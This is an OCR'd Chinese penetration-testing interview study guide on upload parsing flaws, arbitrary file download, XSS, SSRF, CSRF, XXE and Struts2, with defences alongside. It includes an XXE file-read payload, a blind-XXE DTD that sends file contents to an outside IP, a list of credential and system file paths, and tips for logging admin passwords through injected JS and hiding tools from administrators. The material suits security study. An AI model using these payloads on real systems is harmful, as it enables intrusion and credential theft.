
PDO 对 DDL 不生效

1.4.23 SQL 注入时当 and、or、单引号等字符被过滤了怎么办

参考 :https://blog.csdn.net/weixin_40950781/article/details/100061268

https://blog.csdn.net/l1028386804/article/details/84929699

1.5 文件上传、编辑器与任意文件下载



1.5.1 目前已知哪些版本的中间件有解析漏洞，具体举例

IIS6.0

文件夹目录解析 /xx.asp/xx.jpg "xx.asp"是文件夹名，这样只要在 xx.asp 目录下面的任意文件都会当脚本解析。

xx.asp;.jpg 通过上传功能传到网站目录，直接会当作 asp 脚本执行。

IIS 7.0、IIS7.5

默认 Fast-CGI 开启，直接在 url 中图片地址后面输入/1.php，会把正常图片当成 php 解析

Nginx

版本小于等于 0.8.37，利用方法和 IIS 7.0/7.5 一样，Fast-CGI 关闭情况下也可利用。

空字节代码 xxx.jpg.php

Apache

上传的文件命名为：test.php.x1.x2.x3，Apache 是从右往左判断后缀

lighttpd

xx.jpg/xx.php 与上面一样

1.5.2 拿到一个 webshell 发现网站根目录下有.htaccess 文件，我们能做什么？

能做的事情很多，用隐藏网马来举例子： 插入 SetHandler application/x-httpd-php.jpg 文件会被解析成.php 文件。

1.5.3 在某后台新闻编辑界面看到编辑器，应该先做什么？

查看编辑器的名称版本,然后搜索公开的漏洞。

1.5.4 access 扫出后缀为 asp 的数据库文件，访问乱码，如何实现到本地利用？

直接迅雷下载，下载后直接改后缀为.mdb

1.5.5 上传大马后访问乱码时，有哪些解决办法？

浏览器中改编码

1.5.6 审查上传点的元素有什么意义？

有些站点的上传文件类型的限制是在前端实现的，这时只要增加上传类型就能突破限制了。

1.5.7 目标站发现某 txt 的下载地址为 http://www.test.com/down/down.php?file=/upwdown/1.txt，你有什么思路？

直接在 file=后面尝试输入 index.php 下载他的首页文件，然后在首页文件里继续查找其他网站的配置文件，可以找出网站的数据库密码和数据库的地址。

1.5.8 目标站无防护，上传图片可以正常访问，上传脚本格式访问则 403.什么原因？

原因很多，有可能 web 服务器配置把上传目录写死了不执行相应脚本，尝试改后缀名绕过

1.5.9 在 win2003 服务器中建立一个 .zhongzi 文件夹用意何为？

隐藏文件夹，为了不让管理员发现你传上去的工具。

1.5.10 如何找任意文件下载漏洞

一般链接形式：

```
download.php?path=

down.php?file=

data.php?file=

download.php?filename=
```

或者包含参数：

```
&Src=

&Inputfile=

&Filepath=

&Path=

&Data=
```

1.5.11 常用中间件、数据库、第三方应用、操作系统默认配置文件是什么？

```
/root/.ssh/authorized_keys

/root/.ssh/id_rsa

/root/.ssh/id_ras.keystore
```

/root/.ssh/known_hosts //记录每个访问计算机用户的公钥

/etc/passwd

/etc/shadow

/etc/my.cnf //mysql 配置文件

/etc/httpd/conf/httpd.conf //apache 配置文件

/root/.bash_history //用户历史命令记录文件

/root/.mysql_history //mysql 历史命令记录文件

/proc/mounts //记录系统挂载设备

/porc/config.gz //内核配置文件

/var/lib/mlocate/mlocate.db //全文件路径

/porc/self/cmdline //当前进程的 cmdline 参数

1.5.12 任意文件下载防范方法有那些？

（1）过滤"."，使用户在 url 中不能回溯上级目录

（2）正则严格判断用户输入参数的格式

（3）php.ini 配置 open_basedir 限定文件访问范围


1.5.13 img 标签除了 onerror 属性外，并且 src 属性的后缀名，必须以.jpg 结尾，怎么获取管理员路径


远程服务器修改 apache 配置文件，配置.jpg 文件以 php 方式来解析


AddType application/x-httpd-php .jpg


会以 php 方式来解析


1.6 XSS、SSRF、CSRF、XXE 漏洞


XSS跨站脚本攻击
XSS
什么是XSS
XSS全称（Cross Site Scripting）跨站脚本攻击，XSS属于客户端攻击，受害者最终是用户，但特别要注意的是网站管理人员也属于用户之一。这就意味着XSS可以进行"服务端"攻击，因为管理员要比普通用户的权限大得多，一般管理员都可以对网站进行文件管理，数据管理等操作，而攻击者一般也是靠管理员身份作为"跳板"进行实施攻击。
XSS攻击最终目的是在网页中嵌入客户端恶意脚本代码，最常用的攻击代码是javascript语言，但也会使用其它的脚本语言
XSS漏洞出现的原因
程序对输入和输出的控制不够严格，导致"精心构造"的脚本输入后，在输到前端时被浏览器当作有效代码解析执行从而产生危害
XSS的危害
劫持用户cookie
框架钓鱼
挂马
键盘记录
XSS分类
反射型XSS
交互的数据一般不会被存在在数据库里面，只是简单的把用户输入的数据反射给浏览器，一次性，所见即所得。
储存型XSS
交互的数据会被存在在数据库里面，永久性存储，具有很强的稳定性
DOM XSS
不与后台服务器产生数据交互，通过前端的dom节点形成的XSS漏洞
XSS可能存在的地方
HTML context
Attribute Context
URL Context
Style Context
Script Context
XSS测试方法
工具
APPscan、AWVS、Burpsuite 等
半自动化工具
Burpsuite、firefox(hackbar)、XSSER XSSF等
手工
最重要的是考虑那里有输入，输入的数据在什么地方输出


XSS跨站脚本攻击
同源策略
什么是跨域
当协议、主机(主域名，子域名)、端口中的任意一个不相同时，称为不同域。我们把不同的域之间请求数据的操作，成为跨域操作。
同源策略
为了安全考虑，所有浏览器都约定了"同源策略"，同源策略禁止页面加载或执行与自身来源不同的域的任何脚本既不同域之间不能使用JS进行操作。比如：x.com域名下的js不能操作y.com域名下的对象
那么为什么要有同源策略？ 比如一个恶意网站的页面通过js嵌入了银行的登录页面（二者不同源），如果没有同源限制，恶意网页上的javascript脚本就可以在用户登录银行的时候获取用户名和密码。
不受同源策略限止
<script src="..."> //加载本地js执行
<img src="..."> //图片
<link href="..."> //css
<iframe src="..."> //任意资源
同源策略修改
后台设置好Access-Control-Allow-Origin，设置为*，既允许所有人访问
XSS绕过
前端限制绕过
大小写混合
拼凑绕过
编码
注释干扰后台绕过
htmlspecialchars()函数
htmlspecialchars()函数的作用
& (和号)成为 &amp
" (双引号)成为 &quot
' (单引号)成为&#039
< (小于)成为 &lt
>(大于)成为 &gt
htmlspecialchars()函数配置参数
可用的quotestyle类型:
ENT_COMPAT - 默认。仅编码双引号 （可绕过）
ENT_QUOTES - 编码双引号和单引号（a标签可绕过）
ENT_NOQUOTES - 不编码任何引号
XSS常规防范
对输入进行过滤，对输出进行html实体编码


SSRF攻击
SSRF简介
SSRF原理
SSRF(Server-Side Request Forgery:服务器端请求伪造) 是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。一般情况下，SSRF是要目标网站的内部系统。（因为他是从内部系统访问的，所有可以通过它攻击外网无法访问的内部系统，也就是把目标网站当中间人）
SSRF漏洞可利用的用途
可以对外网、服务器所在内网、本地进行端口扫描，获取一些服务的banner信息
攻击运行在内网或本地的应用程序（比如溢出）
对内网web应用进行指纹识别，通过访问默认文件实现
攻击内外网的web应用，主要是使用get参数就可以实现的攻击（比如struts2，sqli等
利用file协议读取本地文件等
SSRF攻击结果由函数本身来决定，函数功能越强大，攻击成功的机会就越高，如：curl_init、file_get_contents
如何挖掘ssrf漏洞
分享：通过URL地址分享网页内容
转码服务
在线翻译
图片加载与下载：通过URL地址加载或下载图片
图片、文章收藏功能
未公开的api实现以及其他调用URL的功能
从URL关键字中寻找
share
wap
url
link
src
source
target
u
3g
display
sourceURl
imageURL
domain
...


SSRF攻击
SSRF简介
绕过方法
更改IP地址写法
8进制
16进制
10进制
利用解析URL所出现的问题
http://www.oldboyedu.com@192.168.0.1/
攻防试验
端口探测
任意地址访问
内网访问
文件内容读取
内网攻击
防范方法
过滤10.0.0.0/8 、172.16.0.0/12、192.168.0.0/16、localhost私有地址、IPv6地址
过滤file:///、dict://、gopher://、ftp:// http:// https:// php:///危险schema
白名单过滤
对返回的内容进行识别


CSRF攻击
CSRF简介
CSRF原理
程序员开发的时候，未对相关页面进行token和REFERER判断，造成攻击者可构造自己的URL地址欺骗目标用户进行点击
CSRF攻击分类
站内
站外
检测工具
burp
CSRFTester
如何挖掘Csrf漏洞
扫描器
修改密码的地方
添加用户的地方
数据库备份的地方
数据交易、支付等
等其它一些对话框钓鱼页面
CSRF一般与XSS结合使用
攻击试验
自解压缩包
dz数据库备份
修改密码、添加帐号
命令执行
防范方法
郊验http referer字段
添加token值
白名单



XXE
XXE介绍
XXE原理
运维人员使用了低版本php,libxml低于2.9.1就会造成XXE或者程序员设置了libxml_disable_entity_loader(FALSE);
XXE定义
XML用于标记电子文件使其具有结构性的标记语言，可以用来标记数据、定义数据类型，是一种允许用户对自己的标记语言进行定义的源语言。XML文档结构包括XML声明、DTD文档类型定义（可选）、文档元素。
如何找xxe漏洞
抓包看accept头是否接受xml
抓包修改数据类型，把json改成xml来传输数据
XXE攻击
有回显
<?xml version = "1.0"?> <!DOCTYPE note [<!ENTITY hacker SYSTEM "file:///c:/windows/win.ini" >]> <name>&hacker;</name>
无回显
建立*.dtd
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///c:/1.txt">
<!ENTITY % int "<!ENTITY % send SYSTEM 'http://192.168.0.105:8080?p=%file;'>">
xml调用
<!DOCTYPE convert [
<!ENTITY % remote SYSTEM "http://ip/test.dtd">
%remote;%int;%send;
]>
防范方法
1、升级php版本
2、程序员修改代码
PHP:
libxml_disable_entity_loader(true);
JAVA:
DocumentBuilderFactory dbf =DocumentBuilderFactory.newInstance();
dbf.setExpandEntityReferences(false);
setFeature("http://apache.org/xml/features/disallow-doctype-decl",true);
setFeature("http://xml.org/sax/features/external-general-entities",false)
setFeature("http://xml.org/sax/features/external-parameter-entities",false);
Python:
from lxml import etree
xmlData =
etree.parse(xmlSource,etree.XMLParser(resolve_entities=False))
3、过滤关键词
<!DOCTYPE、<!ENTITY SYSTEM、PUBLIC

1.6.1 CSRF 和 XSS 和 XXE 有什么区别，以及修复方式？

XSS 是跨站脚本攻击，用户提交的数据中可以构造代码来执行，从而实现窃取用户信息等攻击。修复方式：对字符实体进行转义、使用 HTTP Only 来禁止 JavaScript 读取 Cookie 值、输入时校验、输出时采用 html 实体编码。

CSRF 是跨站请求伪造攻击，XSS 是实现 CSRF 的诸多手段中的一种，是由于没有在关键操作执行时进行是否由用户自愿发起的确认。修复方式：筛选出需要防范 CSRF 的页面然后嵌入 Token、再次输入密码、检验 Referer

XXE 是 XML 外部实体注入攻击，XML 中可以通过调用实体来请求本地或者远程内容，和远程文件保护类似，会引发相关安全问题，例如敏感文件读取。修复方式：XML 解析库在调用时严格禁止对外部实体的解析。



1.6.2 CSRF、SSRF 和重放攻击有什么区别？

CSRF 是跨站请求伪造攻击，由客户端发起；

SSRF 是服务器端请求伪造，由服务器发起；

重放攻击是将截获的数据包进行重放，达到身份认证等目的。

1.6.3 在有 shell 的情况下，如何使用 xss 实现对目标站的长久控制？

后台登录处加一段记录登录账号密码的 js，并且判断是否登录成功，如果登录成功，就把账号密码记录到一个生僻的路径的文件中或者直接发到自己的网站文件中。(此方法适合有价值并且需要深入控制权限的网络)。

在登录后才可以访问的文件中插入 XSS 脚本。

1.6.4 XSS 平台用过吗？

用过，百度直接 XSS 平台，遍地都是。如我们上课讲的 pikaqiu xss 平台都可以算。

1.6.5 cors 如何产生，有哪些利用方式？绕过同源策略的方法有哪些？jsonp 跨域如何利用？

答：

（1）CORS 全称是”跨域资源共享”（Cross-origin resource sharing),Origin 源未严格，从而造成跨域问题,允许浏览器向跨源服务器，发出 XMLHttpRequest 请求

（2）Origin 为*的时候，使用 curl 测试 CORS，

curl <url> -H “Origin: https://evil.com” -I

再寻找的 api 接口是否有敏感信息泄漏。

（3）同源：协议相同、域名相同、端口相同，绕过同源策略限制的方法：

1、document.domain 属性

2、片段识别符（URL 后加#号）

3、window.name

4、跨文档通信 API

5、JSONP

6、CORS

7、WebSockets

（4）jsonp 跨域利用：获取 JSON 数据并编码发送到远程服务器上

1.6.6 XSS 弹窗函数及常见的 XSS 绕过策略

答：

一、alert,confirm,prompt 三种函数

二、绕过策略

1. 大小写混合

2. 双写

3.编码

4. fuzz 低频使用标签 <details/open/ontoggle>

5. fuzz 低频使用函数 ontoggle 等

6.<img/src=1>

7.%0a 或者%0d 绕过

1.6.7 如何防止 CSRF?

1、验证 referer　　2、验证 token　　3、增加验证码

1.6.8 ssrf 怎么用 redis 写 shell

答：

（1）SSRF 服务端请求伪造

一、对内网扫描，获取 banner

二、攻击运行在内网的应用，主要是使用 GET 参数就可以实现的攻击（比如 Struts2，sqli 等）


三、利用协议读取本地文件

四、云计算环境 AWS Google Cloud 环境可以调用内网操作 ECS 的 API

（2）如 webligic SSRF 漏洞

通过 SSRF 的 gopher 协议操作内网的 redis，利用 redis 将反弹 shell 写入 crontab 定时任务，url 编码，将\r 字符串替换成%0d%0a

1.7 文件包含漏洞



1.7.1 本地包含与远程包含的区别？

本地包含只需找个上传点，把图片木马上传到对方服务器，通过本地包含漏洞直接包含木马脚本木马就可以运行 webshell,远程包含需要服务器 php 关闭魔术符号与开启远程包含功能才行。

1.8 远程命令执行与反序列化

1.8.1 代码执行，文件读取，命令执行的函数都有哪些？

1）代码执行：eval,pregreplace+/e,assert,calluserfunc,calluserfuncarray,create_function

2）文件读取：filegetcontents(),highlight_file(),fopen(),read
file(),fread(),fgetss(), fgets(),parseinifile(),show_source(),file()等
3)命令执行：system(), exec(), shellexec(), passthru() ,pcntlexec(), popen(),proc_open()

1.8.2 struts2 框架漏洞原理

答：

(1)struts 是 java 的 web 框架

(2)采取 OGNL 表达式，处理 view 层数据字符串到 controller 层转换成 java 对象

(3)重点关注的编号加粗如下

S2-057 影响范围非常小

S2-048 影响范围非常小

S2-046 和 S2-045 一样

S2-045 影响范围较大—-通过 Content-Type 这个 header 头，进而执行命令，通过 Strus2 对错误消息处理进行回显

S2-037 影响范围小

S2-032 影响范围小

S2-020 影响范围小

S2-019 影响范围一般

S2-016 影响范围非常大

S2-013 S2-016 范围内

S2-009 S2-016 范围内

S2-005 S2-016 范围内

1.8.3 JAVA 反序列化原理

答：

（1）Java 序列化指 Java 对象转换为字节序列的过程

